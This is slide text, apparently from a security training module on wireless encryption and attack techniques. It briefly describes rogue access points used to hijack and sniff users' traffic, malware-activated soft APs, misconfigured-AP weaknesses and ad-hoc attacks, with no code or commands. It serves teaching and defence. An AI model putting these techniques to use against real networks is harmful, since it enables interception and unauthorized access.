WPA3	AES-GCMP 256	Arbitrary length $1 - 2^{64}$	192-bits	ECDH and ECDSA	BIP-GMAC-256

WEP, WPA		Should be replaced with more secure WPA and WPA2
WPA2		Incorporates protection against forgery and replay attacks
WPA3		Provides enhanced password protection and secured IoT connections; encompasses stronger encryption techniques

Module Flow

Understand Wireless Terminology



01



02




Discuss Different Types of Wireless Encryption


Discuss Wireless Network-Specific Attack Techniques



03



04




Understand Bluetooth Attacks

Discuss Wireless Attack Countermeasures



05



Rogue AP Attack

1

A rogue wireless AP placed into an 802.11 network can be used to **hijack the connections** of legitimate network users




2

When the user turns on the computer, the rogue wireless AP will offer to connect with the **network user's NIC**




3


All the traffic the user enters will pass through the rogue AP, thus enabling a form of **wireless packet sniffing**



Client Mis-association



Misconfigured AP Attack



SSID Broadcast

APs are configured to **broadcast SSIDs** to authorized users



Weak Password


To verify authorized users, network administrators **incorrectly use the SSIDs as passwords**



Configuration Error

SSID broadcasting is a configuration error that enables intruders to **steal an SSID** and cause the AP assume they are allowed to connect

Unauthorized Association



01

Soft APs are client cards or embedded WLAN radios in some PDAs and laptops that can be launched **inadvertently or through a virus program**


02

Attackers infect a victim's machine and activate soft APs, thus allowing them **unauthorized connection** to the enterprise network

03

Attackers connect to enterprise networks through **soft APs** instead of the actual APs

Ad-Hoc Connection Attack



Wi-Fi clients communicate directly via an **ad hoc mode** that does not require an AP to relay packets

